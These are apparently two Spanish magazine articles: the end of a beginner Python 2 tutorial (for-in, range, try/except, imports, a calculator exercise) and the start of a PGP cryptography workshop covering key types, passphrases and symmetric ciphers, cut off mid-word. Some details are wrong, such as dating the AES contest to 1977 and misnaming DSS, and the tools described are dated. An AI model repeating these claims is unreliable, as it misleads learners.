El problema del bucle while es que siempre tiene que tener un incremento o algo que haga que la condición sea falsa para poder pararlo cuando nos interese, y aunque en muchas ocasiones lo usaremos, en otras no es tan recomendable. Para esas ocasiones existe el bucle for-in (PARA CADA elemento EN conjunto HACER).

El bucle for-in es autoincremental, es decir que no hace falta ponerle un incremento como al while (lo que también tiene sus pros y sus contras, pero eso se ve con la práctica y la prueba-error), y su sintaxis es:

```
for variable in serie:
        instrucción
        instrucción
        ....
[continua programa]
```

Veamos el ejemplo en nuestro google.py:

```
for x in búsqueda:
        print x
```

Simple y claro. Para cada valor de la variable x en el conjunto búsqueda imprime en pantalla el valor de x. Nuevamente observamos que en python las variables no tienen que ser declaradas hasta que vayan a usarse. En google.py la lista "búsqueda" existe ya y se ha formateado y se han hecho operaciones con ella, pero la variable x no existe y se crea exclusivamente para ser usada por el for, ya que el for-in necesita una variable que sea la que se "incrementa", y aquí es la "x"

Otro ejemplo en un programa simple. Vamos a cambiar nuestro antiguo contador hecho con un while por un contador hecho con un for-in:

```
#contador2.py
for i in range(0,10):
    print i
```

Ejecutémoslo:

```
Shadowland:~/python$ python contador2.py
0
1
2
3
4
5
6
7
8
9
Shadowland:~/python$
```

Hace lo mismo pero podéis ver que el programa ya no declara i=0 antes ya que el for-in declara la i y le asigna si primer valor, y tampoco aparece el incremento de i porque el for-in la autoincrementa. Y que es ese range(0,10) que ha puesto ahí?

Existe una función que se usa mucho en un for-in cuando tratas con rango de números: es la función range().

range() lo que hace es crear un "conjunto" de valores con los números que haya entre un valor inicial y un valor final menos uno. Es decir, que si ponemos range(0,10) estamos creando un conjunto con los valores 0 al 9 (el 10 no se usa porque el ultimo valor no lo coge. Recordad: valor final menos uno), que es lo que usara el for-in para asignar e incrementar a la variable i.

Difícil? Espero que no, aunque la dialéctica no es lo mio

Bueno, sólo nos queda una estructura por tratar. En un principio pensé en no incluirla ya que os podría confundir un poco pero bueno, estáis para aprender, así que:

try ... except

Esta estructura se utiliza para la condiciones de error. Estoy loco? No, veamos... Es como un if sólo que no se le indica una condición para que se ejecute, sino que python ejecutara el try y no hará caso del except a no ser que python de un en la ejecución de las instrucciones dentro del try. Veamos su sintaxis y luego veremos un par de ejemplos:

```
try:
        instrucción
        instrucción
        .....
except:
        instrucción
        instrucción
        ....
[continua el programa]
```

En nuestro google.py:

```
try:
    conn = httplib.HTTPConnection(URL)
    conn.request ("GET", COD_BUSQUEDA + formateaQuery(query))
    r = conn.getresponse()
except:
    print 'No se ha podido efectuar la conexión'
    return -1
```

El programa intentara crear una conexión a Google y si falla entonces se ejecuta el except avisándonos de ello.

Un ejemplo sencillo, y sin sockets que los veremos en otro articulo (tiempo al tiempo). Volvamos a nuestro programa de división (versión if-else sin elif). Teníamos:

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
if b!=0:
        print a/b
else:
        print 'La división por cero no esta permitida'
```

Con try y except quedaría así:

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
try:
        print a/b
except:
        print 'La división por cero no esta permitida'
```

Cuando debemos usar try-except? Cuando sepamos que python puede darnos un error y así ahorrarnos una condición que puede ser difícil de escribir, además de innecesaria. En este caso, si sabemos que python da error cuando se divide por cero, porque usar un if para comprobar si el divisor es cero? Nosotros los intentamos igual con el try y si resulta que hemos introducido un cero como divisor y python se queja, entonces se ejecutara el except y en vez de fallar el programa, se ejecutara lo que haya dentro del except, en este caso el print avisándonos de que estamos dividiendo por cero.

Copiado y archivado? Eso espero

Y hemos llegado al ultimo punto de este *Quick & Dirty Python Article nº1*

Módulos importables

Python posee múltiples módulos importables con funciones que nos facilitan la tarea de programar. Hemos visto algunas que vienen por defecto como int(), str(), range(),... pero muchas otras tienen que ser importadas para ser usadas, como por ejemplo la función de raíz cuadrada sqrt()

Esta función esta presente en el modulo **math** que es una librería de funciones matemáticas. Otras funciones que posee son por ejemplo: seno, coseno, tangente, etc...

Hay tres formas de importar funciones en python:

1. **from modulo import función**
2. **from modulo import ***
3. **import modulo**

La primera forma sirve para importar una función concreta de un modulo. Veamos un programa que hace raíz cuadrada:

```
from math import sqrt
print sqrt(9)
```

La salida de este programa, que hace la raíz cuadrada de 9, seria *3.0* (con decimales porque la función sqrt transforma el dato a flotante si no lo era).

La segunda forma sirve para importar todas las funciones disponibles en el modulo en cuestión. Se usa cuando sabes que vas a usar muchas funciones del modulo y es extremadamente largo definirlas todas una a una con el primer método, o cuando sabes que vas a usar funciones pero no sabes cuantas y así te ahorras tener que modificar el programa una y otra vez añadiendo funciones al import.

La tercera forma es similar a la segunda con una pequeña diferencia. En vez de importar todas las funciones presentes en el modulo, lo que hace es (al menos eso creo porque no lo he encontrado en ningún sitio) crear una especie de PATH de búsqueda de forma que si llamas a una función que no esta por defecto en python, este la busca en las librerías que hayas importado, aunque hay que especificárselo así:

Si hacemos

```
import math
```

para usar la función sqrt() tendremos que usarla así

```
math.sqrt()
```

Como veis, esta forma difiere un poco de las otras dos en la forma de utilización. Cual usar? Pues la que queráis siempre que os sintáis cómodos. Evidentemente si sólo vais a usar una función externa, el primer método es el idóneo, pero si vais a usar varias, dependerá de que método os guste más. Yo suelo usar el segundo y el tercero según mi experiencia y comodidad. Vosotros mismos

Como hacer una relación de módulos y funciones seria demasiado largo... no lo haremos. No obstante en la ayuda de Python, bajo el epígrafe Library Reference, encontrareis los módulos principales y las funciones que contiene cada uno. Además os invito a preguntarme en el foro cualquier duda que tengáis.

Y con esto y un bizcocho, hasta el próximo articulo a las ocho

Y como colofón os voy a poner un ejercicio para que practiquéis y veáis que os da error y que no, etc, etc...

También os invito a que me preguntéis las dudas que tengáis acerca del ejercicio, y del resto del articulo, y si no me estropea los artículos posteriores (que si no pierdo beneficios) os contestare gustoso.

Ejercicio:

Hay una máxima que dice:

Los programadores están en conflicto constante con el Universo. Los programadores intentando crear mayores y mejores programas a prueba de idiotas y el Universo creando mayores y mejores idiotas.

Mi antiguo profesor me decía: **"Un programa sólo es un buen programa si su numero de errores tiende a cero. De aquí deducimos que Microsoft no hace buenos programas..."**

Dejando de lado la evidente fobia que tenia mi profesor hacia la empresa americana que todos conocemos y amamos / odiamos, tenia razón. Nunca podéis saber quien va a acabar usando un programa escrito por vosotros. Aunque lo escribáis para uso propio, alguna vez se lo dejareis a un amigo, y ahí se acabo el uso propio. De ahí a verlo en la mula o en una web del estilo de Softonic o similar hay un paso.



Bien, el ejercicio consiste en coger el programa que os voy a poner y modificarlo para evitar que falle de ninguna manera, ya sea por introducir datos inválidos o por cualquier otra razón. Y así además practicareis todo lo visto.

Mejoradlo todo lo que podáis. El programa funciona perfectamente pero se puede conseguir que falle muy fácilmente. Para los más observadores, si, lo reconozco. Es una calculadora! Pero bueno, tarde o temprano tenia que aparecer verdad? Además sólo es un ejercicio para practicar y si contáis con el google.py creo que podríais disculparme, no? 😉

Pues eso es todo. Espero que hayáis disfrutado con el articulo y que continuéis. En la siguiente revista más.

PD: se me olvidaba. Los comentarios en el código se ponen así

```
#esto es un comentario
```


con el símbolo almohadilla " **#** " delante.
Saludos...

ejercicio.py

```
#!/usr/bin/env python
import math
opción=0
while opción!=6:
	print 'Calculadora de prueba v1.0 (by Moleman)\n'
	print '1. Sumar'
	print '2. Restar'
	print '3. Multiplicar'
	print '4. División entera'
	print '5. Raíz cuadrada'
	print '6. Salir'
	opción=int(raw_input('Escoge el numero de opción: '))

	if opción==1:
		a=int(raw_input('\nPrimer numero: '))
		b=int(raw_input('\nSegundo numero: '))
		print '\nResultado:',a+b,'\n\n'
	elif opción==2:
		a=int(raw_input('\nPrimer numero: '))
		b=int(raw_input('\nSegundo numero: '))
		print '\nResultado:',a-b,'\n\n'
	elif opción==3:
		a=int(raw_input('\nPrimer numero: '))
		b=int(raw_input('\nSegundo numero: '))
		print '\nResultado:',a*b,'\n\n'
	elif opción==4:
		a=int(raw_input('\nPrimer numero: '))
		b=int(raw_input('\nSegundo numero: '))
		print '\nResultado:',a/b,'\n\n'
	elif opción==5:
		a=int(raw_input('\nNumero: '))
		print '\nResultado:',math.sqrt(a),'\n\n'
	elif opción==6:
		print '\nGracias por volar con aerolíneas Moleman... estooo, por usar la Calculadora v1.0\n\n'
	else:
		print '\nOpcion incorrecta. Vuelve a probar...\n\n'
```

Agradecimientos a HpN, HxC y a mi mujer por soportarme continuamente (va por ti Marta)



Bienvenidos al Taller de Criptografía. Si habéis seguido la revista de forma regular, recordaréis sin duda artículos como el de envenenamiento de caché ARP de moebius, el de sniffers del número anterior y muchos otros que, de una u otra forma, nos han recordado lo precaria que es la seguridad de nuestros datos, especialmente en el ámbito de redes locales: cualquiera con unos mínimos conocimientos técnicos y un poco de paciencia puede leer nuestros correos como si tal cosa, robar contraseñas... Por supuesto, todo esto puede evitarse con un diseño de red (tanto de política como de componentes físicos y su diseño lógico) adecuado... pero siempre depende de "otros" (a no ser que seamos el administrador de esa red, claro) y hoy en día accedemos a muchos datos sensibles a través de Internet y esas conexiones se realizan desde muchos sitios, no solamente desde nuestra casa. ¿Qué podemos hacer como simples usuarios desde nuestro terminal? Por supuesto, echar mano de la criptografía.

¿Qué es lo que hace de la criptografía un método de protección de nuestra información tan bueno? Aunque la respuesta a esta pregunta tan sencilla es muy compleja... pero podemos extraer una primera idea muy importante: la criptografía se sirve de la infraestructura lógica y física que los ordenadores nos brindan para proteger la información en sí. Otros métodos (IDS, Firewalls, diseños de red...) se basan en modificar de una u otra forma esa misma infraestructura, pero dejando la información inalterada. El principal problema de esta segunda opción es que resulta técnicamente más costosa, y que una vez encontremos una debilidad en estos sistemas de protección, la información estará igual de expuesta que si no existieran. Al cifrar nuestros datos, estamos usando un método de protección de la información en sí, que es matemáticamente muy complejo y poderoso, pero que de cara al usuario es transparente y sencillo de usar.

En este Taller de Criptografía iremos viendo poco a poco cómo manejar este poderoso recurso que es la criptografía, y aprenderemos a incorporar sus funcionalidades a nuestras tareas cotidianas con el ordenador. La forma en que aprenderemos todo esto será eminentemente práctica, donde no faltarán las explicaciones técnicas, por supuesto, pero intentaremos que éstas aparezcan cuando sea necesario para la comprensión de nuestras prácticas... y por supuesto, paso a paso.

Codificar o cifrar, esa es la cuestión

Un concepto muy importante que genera confusión y que conviene aclarar desde el principio es la diferencia entre codificación y encriptación o cifrado. El hecho de codificar una información supone transformar esa información a una representación equivalente, de forma que el significado de la información en su representación original y en su representación transformada sea el mismo. El proceso inverso de la codificación es la decodificación y puede realizarse de forma directa y transparente. Ambos procesos pueden ser descritos mediante algoritmos (que generalmente suelen ser públicos o conocidos) de forma que cualquier persona pueda transformar una información en sus distintas representaciones.

Entendemos por algoritmo una descripción precisa de una sucesión de instrucciones que permiten llevar a cabo un trabajo en un número finito de pasos.

Cuando hablamos de cifrado, nos referimos igualmente a una transformación que tiene por fin generar una representación equivalente de la información, pero con una gran diferencia: en el proceso o algoritmo de cifrado interviene un elemento llamado clave (del que más adelante hablaremos) y que resulta imprescindible para poder realizar el proceso de cifrado, descifrado o ambos. De esta forma, una información cifrada no puede ser reconstruida si no se conoce, además del algoritmo, la clave (o claves) criptográficas que protegen la información.

Imaginemos que tenemos un texto escrito en castellano con todos sus caracteres en minúscula. Si nosotros decidimos, en un alarde de creatividad (😉), escribir de nuevo ese texto pero con todos sus caracteres en letras mayúsculas, habríamos realizado una codificación del mismo en mayúsculas. Cualquier persona que conozca el alfabeto, aunque fuera incapaz de entender lo que dice, sería capaz de decodificarla de nuevo a minúsculas.

Ahora imaginemos que ese mismo texto lo traducimos a algún otro idioma, por ejemplo a francés. En este caso la transformación de la información la realizamos a través de un diccionario castellano-francés, que actuaría como clave, y obtenemos un texto cifrado en francés. Si alguien quisiera recuperar la información original en castellano, necesitaría un diccionario francés-castellano para descifrar la información.

Ya, ya sé que si hablas francés y castellano no necesitas diccionario, se trata únicamente de un ejemplo para que entendamos de forma intuitiva la diferencia entre codificar y cifrar.

Cuando hablamos de criptosistemas informáticos, nos referimos al texto original (el texto "legible") como texto en claro. El texto una vez cifrado se denomina criptograma.

El proceso para convertir texto en claro a criptograma es lo que conocemos como cifrado o encriptación, y el proceso que convierte criptogramas en textos en claro lo llamamos descifrado o desencriptación.

Pretty Good Privacy

Echemos la vista atrás, concretamente al año 1991 en Estados Unidos. El "boom" informático estaba en pleno apogeo, los nuevos y potentes (por aquel entonces, claro) 80486DX de 32 bits y con caché de nivel 1 incorporada llevaron a los ordenadores personales una potencia hasta entonces desconocida, y posibilitaron que cierto tipo de aplicaciones que hasta entonces no habían llegado al mercado doméstico lo hicieran. Uno de ellos la criptografía.

Cuando los rumores sobre posibles leyes para prohibir la criptografía comenzaban circular, un programador llamado Philip Zimmermann programó un software gratuito que mezclaba los mejores algoritmos de cada tipo (más adelante hablaremos sobre esto) y permitía a cualquiera con un ordenador personal hacer uso de una criptografía muy poderosa, equiparable a la de cualquier gobierno. Éste programa se llamó PGP, acrónimo de Pretty Good Privacy, y hoy en día sigue siendo el referente en su campo.

La historia de PGP es muy curiosa, y os animo a leer más sobre ella... aunque éste no es el sitio. Estoy seguro que google os puede echar una mano. 😉

En esta primera parte del taller de criptografía vamos a valernos de PGP bajo Windows (aunque también puede ser seguido desde Macintosh) para aprender a usar y comprender la criptografía. Más adelante veremos otra implementación del estándar OpenPGP que es casi tan famosa, tiene versiones para casi cualquier sistema operativo y además es software libre: GnuPG.

OpenPGP es el estándar que surgió a partir de PGP, y que marca las pautas de compatibilidad que permiten a las distintas implementaciones ser completamente compatibles. Podéis consultar la descripción de este estándar en el RFC 2440 que podéis encontrar en:

ftp://ftp.rfc-editor.org/in-notes/rfc2440.txt

Lamentablemente no he encontrado ninguna traducción de este RFC al castellano.

Consiguiendo e instalando PGP

Aunque históricamente desde casi sus inicios han existido dos versiones de PGP (la internacional, centralizada en el sitio http://www.pgpi.org/ y la estadounidense de la PGP Corporation http://www.pgp.com/), hoy en día prácticamente todo el mundo usa la versión PGP estándar. Aunque la PGP Corporation ha crecido muchísimo, siguen fieles a una de sus máximas desde sus inicios: ofrecer una versión gratuita de PGP para uso individual, educacional y en general cualquier actividad sin ánimo de lucro. En el momento de escribir este artículo la última versión es la 8.1, que podemos descargar de este enlace:

http://www.pgp.com/downloads/freeware/

Otra de las máximas de PGP (que no siempre han mantenido, por cierto, pero por suerte actualmente sí está vigente) es ofrecer el código fuente de PGP para que cualquier persona pueda examinarlo. Si sois los más paranoicos de vuestro barrio y tenéis buenos conocimientos de programación, podéis echar un vistazo al código en el siguiente enlace:

http://www.pgp.com/downloads/sourcecode/index.html

Si decides bajarte el código fuente de PGP, es MUY importante que leas la licencia a la que dicha descarga está sujeta.

Una vez bajado, procederemos a instalarlo. Las pantallas que veremos durante la instalación son las siguientes:

1) Welcome. Pantalla de bienvenida.

2) License Agreement. Debéis leer y aceptar (o no, en cuyo caso no podréis instalar el software) la EULA de PGP.

3) Read Me. Es conveniente que al menos echéis un vistazo al léeme del programa.

4) User Type. Esta es la primera pantalla interesante... seleccionaremos la opción "No, I'm a New User" y continuaremos.


5) Install Directory. Seleccionamos el directorio de instalación que queremos usar.

6) Select Components. En esta pantalla podremos configurar los distintos componentes adicionales de PGP que podemos instalar, tales como plugins para software de uso común, PGPdisk (solamente para versiones registradas) y demás. Si queréis instalar alguno, podéis hacerlo, pero no vamos a utilizarlos, al menos por el momento.

7) Start Copying Files. Veremos un resumen de lo que se va a instalar, y si estamos de acuerdo con todo, procedemos a su instalación.

8) Install Complete. Una vez finalizada la instalación es necesario reiniciar el ordenador para que el software se cargue correctamente.

Una vez reiniciado el ordenador, PGP iniciará automáticamente el asistente de claves (PGP Key Generation Wizard) mediante el cual crearemos nuestro par de claves único y personal. Pulsamos en el botón "Expert" (¿acaso no nos gusta exprimir todo al máximo?) y estaremos ante el menú pormenorizado de generación de claves.



Recordemos lo que sabemos sobre claves criptográficas: son el elemento más importante de un criptosistema, su alma. Gracias a las claves, un mismo algoritmo de cifrado puede ser usado por multitud de personas sin que el criptosistema coincida. La clave sería el "diccionario" que nos permitiría pasar de texto en claro a criptograma y viceversa.

En el campo "Full Name" introducimos nuestro nombre (o nick) y en "Email address" nuestra dirección de correo electrónico. Hasta aquí todo bien, pero llegamos al campo "Key Type" y nos encontramos tres opciones: Diffie-Hellman/DSS, RSA y RSA Legacy. Son los distintos tipos de algoritmos que PGP nos brinda para generación de claves asimétricas... es el momento de hablar de ellas.

Algoritmos de cifrado asimétricos

Imaginemos que no disponemos de un diccionario castellano-francés/francés-castellano y que únicamente tenemos uno castellano-francés y otro francés-castellano. Cuando nosotros traduzcamos nuestro texto de castellano a francés necesitaremos uno de los diccionarios, y cuando queramos realizar el proceso inverso necesitaremos el otro. Este sería el concepto de claves de cifrado asimétricas.

En un algoritmo criptográfico asimétrico existen dos claves complementarias, de forma que lo que una cifra puede ser descifrado por la otra y viceversa. A una de ellas le denominaremos clave pública o de cifrado, y a la otra clave privada o de descifrado. Dado que ambas claves deben ser complementarias, ambas se generan en el mismo momento y ambas son necesarias para que el criptosistema funcione. Más adelante veremos el funcionamiento concreto de las claves asimétricas.

Existen muchos algoritmos asimétricos basados en diversos problemas matemáticos, pero PGP nos ofrece dos posibilidades:

DH/DSS (Diffie-Hellman/Digital Standard Signature). Este algoritmo se basa en el problema matemático del "logaritmo discreto del grupo multiplicativo de un campo finito" (obviamente no necesitáis saber qué demonios significa esto) y fue ideado por Dress. W. Diffie y M.E. Hellman en 1976 (podéis consultar el documento [DIH76] para más referencias), aunque no tuvo implementación computacional hasta 1985, cuando ElGamal logró demostrar que ésta era posible en su documento [ELG85]. En 1991 el

NIST propuso DSS como ampliación a DH para convertirlo en un criptosistema completo (DH carecía de un sistema de firma... más adelante hablaremos de las firmas criptográficas). Así nació DH/DSS.

RSA (Rivest-Shamir-Adleman). Este algoritmo fue ideado en 1978 por Ron Rivest, Adi Shamir y Leonard Adleman y descrito en el documento [RSA78]. Basa su potencia en el problema matemático de la factorización entera (no, tampoco es necesario entender eso). El algoritmo fue patentado, pero la patente expiró en el año 2000, por lo que hoy en día puede ser usado libremente.

Aunque suene casi a ciencia ficción, existe un algoritmo para computadores cuánticos que ha sido probado y demostrado por IBM y que permitiría reducir enormemente la complejidad del problema de la factorización entera. Éste algoritmo es conocido como "Algoritmo de Shor" y aunque facilitaría enormemente la ruptura de claves RSA, seguiría siendo un problema muy complejo para claves grandes... y requeriría un ordenador cuántico bastante potente. Podéis saber más sobre el algoritmo de Shor en:

http://en.wikipedia.org/wiki/Shor's_algorithm

Si os estáis preguntando porqué he dicho que PGP ofrece dos posibilidades cuando en realidad en nuestro menú de generación de claves podemos elegir tres... pues entonces es que estáis bastante atentos . En realidad solamente hay dos posibilidades: DH/DSS y RSA. La tercera opción (RSA Legacy) es una versión "vieja" de RSA que solamente se usa para mantener compatibilidad con claves de versiones antiguas de PGP, pero que a nosotros no va a interesarnos, puesto que no implementa claves de revocación, múltiples subclaves y otros aspectos que el RSA actual sí soporta.

Así pues, tenemos que decidir qué algoritmo elegimos. Eso es una decisión que dejo en vuestras manos, aunque sí diré que tradicionalmente (y debido a la patente que hasta el año 2000 atenazaba al algoritmo RSA) se ha usado DH/DSS, y que de hecho es el que más gente usa... y también diré que yo uso RSA. Pero cada cual que elija el que más rabia le dé, es indiferente para el seguimiento de este taller.

En "Key size" debemos indicar el tamaño de la clave que deseamos generar. Cuando más grande sea nuestra clave, muchísimo más compleja resultaría de romper en un momento dado. Tanto RSA como DH soportan claves de hasta 4096 bits, aunque cabe destacar que DSS, el algoritmo de firma de DH, solamente soporta hasta 1024, por lo que solamente podremos crear claves DH/DSS de como mucho 4096/1024 bits. Mi recomendación de friki-paranoico es que elijáis los 4096 bits.

Como curiosidad: la relación que guarda el tamaño de la clave con la complejidad de ésta es exponencial, pues dada una clave cualquiera, al aumentar un bit el tamaño de la misma, duplicaríamos su complejidad. Así, una clave de 1025 bits es el doble de compleja que una de 1024. Podéis echar las cuentas de cómo de compleja es una clave de 4096 bits...

Ahora nos encontramos con el campo "Key expiration", donde podremos indicar, si la deseamos, la fecha de caducidad de nuestra clave. Ésto puede resultar útil cuando queremos definir claves por un período de tiempo, por ejemplo. En nuestro caso no nos interesará, aunque si alguien quiere utilizar esta opción, no alterará el desarrollo de las prácticas. Por fin, pulsamos siguiente.

El passphrase

Nos encontramos en la pantalla de creación del passphrase (que es a password lo que frase a palabra). Debemos definir la contraseña que protegerá las acciones que nuestra clave privada es capaz de realizar. Como bien sabemos, una cadena siempre se rompe por su eslabón más débil, por lo que una clave de 4096 bits que caiga en manos inapropiadas y con un passphrase predecible deja todo el criptosistema al descubierto.

Mi recomendación es que uséis una contraseña SEGURA. Al menos de 8 ó 10 caracteres de largo, con letras mayúsculas, minúsculas, números y si es posible símbolos. La mía es de 25 caracteres, y cuando te acostumbras no es tan incómodo.

Al pulsar siguiente empieza el proceso de generación de la clave propiamente dicho, tras el cual la clave es completamente utilizable.

El proceso de generación de la clave tiene un componente aleatorio que viene dado por la entropía que introduce el usuario en el sistema: movimientos del ratón, uso de los periféricos de entrada/salida... esto es así porque los ordenadores NO pueden generar números auténticamente aleatorios (únicamente pseudoaleatorios), lo que haría que una clave generada únicamente por el ordenador pudiera ser predecible.

Las opciones de PGP

Antes de meternos en faena, vamos a echar un vistazo a las opciones de PGP pulsando con el botón derecho en el icono PGPtray y seleccionando "Options".

En la pestaña "General" vemos en primer lugar las opciones estándar, donde si queremos podremos añadir una línea de comentario a los mensajes o ficheros generados con PGP. En el apartado "Single Sign-On" tenemos la opción de guardar en caché los passphrases del usuario, con el fin de evitar tener que estar tecleándolos una y otra vez. Por defecto esta opción está activada. Pues bien, recomiendo ENCARECIDAMENTE desactivar esta opción, por evidentes motivos de seguridad. El apartado de "File Wiping" lo dejamos descansar... de momento, porque es MUY interesante y más adelante hablaremos de él.


En la pestaña "Files" podemos elegir la localización que queremos para nuestro anillo de claves.

En los sistemas OpenPGP las claves, subclaves y firmas se organizan en un sistema llamado anillo de claves y que permite la interacción de unas con otras (identificación de firmas, revocación de elementos...) así como el uso simultáneo de las mismas (por ejemplo, cifrar un archivo a varios destinatarios).

La pestaña "Email" nos permite configurar diversos aspectos del comportamiento de PGP con los MUAs (Mail User Agents), pero de momento este menú no lo tocaremos, pues el tema de PGP y correo electrónico corresponde a otro artículo. En la pestaña "HotKeys" podemos definir atajos de teclado para diversas operaciones comunes de PGP... si sois un poco vagos quizá os guste definir unos cuantos atajos, pero yo personalmente no uso ninguno.

En la pestaña "Servers" encontramos los diversos servidores de claves PGP que el programa usará para sincronizar las claves, firmas y revocaciones con las de nuestro anillo. De esta forma, cuando recibamos un correo de una clave que no está en nuestro anillo, podremos conectarnos "en caliente" al servidor y obtener esa clave para verificar la autenticidad del mensaje (siempre y cuando el usuario de esa clave haya subido la misma al servidor, claro... pero de eso hablaremos más tarde). La pestaña "CA" corresponde a la configuración de las Autoridades de Certificación... eso no lo tocaremos, pues se escapa bastante del temario de este artículo.

Llegamos por fin a la pestaña "Advanced", donde más "chicha" vamos a encontrar... 😊



En primer lugar nos encontramos con el apartado "Encryption", donde configuraremos las opciones del cifrado simétrico de PGP.

¿Qué? ¿Cómo? ¿Pero no habíamos quedado que PGP usaba claves de cifrado asimétricas? ¡Tú me estás engañando! *¡Po dió!*

Tranquilos... tiene su explicación. En realidad PGP se sirve no de uno ni dos, sino de TRES tipos de cifrado para poder realizar sus distintas funciones.

Más tarde explicaremos el mecanismo concreto que explica este aparente contrasentido, aunque como anticipo diré que en realidad todo lo que cifremos con PGP se hará con claves simétricas.

¿Y qué es el cifrado simétrico? Imaginemos el ejemplo de los diccionarios... e imaginad que ahora sí existe un diccionario castellano-francés/francés-castellano. Sería la única clave necesaria para cifrar y descifrar el texto. Así pues, en un criptosistema simétrico, la clave es única y cumple las funciones de cifrado y descifrado.

Los criptosistemas simétricos se dividen a su vez en dos tipos: los de cifrado de bloque, que cifran el texto en claro en unos bloques con tamaño prefijado (por ejemplo 32 bits ó 64 bits); y los de cifrado de flujo, que cifran de forma continuada bit a bit o byte a byte.

Las opciones que encontramos son las siguientes:


- AES (Advanced Encryption Standard), 2000. También conocido como algoritmo Rijndael, es el ganador del concurso que en 1977 convocó el NIST para definir el nuevo estándar de cifrado simétrico (por ello, al ganar pasó a llamarse AES). Fue ideado por los belgas Vincent Rijmen y Joan Daemen y puede actuar como algoritmo de cifrado de bloques o de flujo. Soporta claves de hasta 256 bits.

- CAST (Carlisle Adams - Stafford Tavares), 1997. Existen dos versiones de este algoritmo: la 128 y la 256 (indica el tamaño máximo de clave que maneja), y en ambos casos se trata de un algoritmo de cifrado en bloques de 128 bits. El funcionamiento interno de este algoritmo es uno de los más complejos (y por tanto, computacionalmente más lentos) de entre los que PGP nos brinda.

- TripleDES (Triple Data Encryption Standard), 1995. En realidad TripleDES no es un algoritmo en sí mismo, sino que resulta de la aplicación tres veces con distintas claves del veterano algoritmo DES de 1976 (el antecesor de AES). Maneja longitudes de clave de hasta 168 bits efectivos (más 24 de paridad), y aunque no es muy complejo, sí es muy rápido en su cálculo.

- IDEA (International Data Encryption Algorithm), 1990. Se trata de un algoritmo de cifrado en bloques de 64 bits ideado por Xuejia Lai y L. Massey que soporta claves de longitud de hasta 128 bits. Es importante mencionar que este algoritmo está patentado y la patente aún es vigente en Estados Unidos así como en Europa (motivo por el cual algunas implementaciones OpenPGP, como por ejemplo GnuPG, no lo implementan).

- Twofish, 1998. Este algoritmo es la evolución de uno llamado Blowfish, y fue uno de los finalistas del concur-



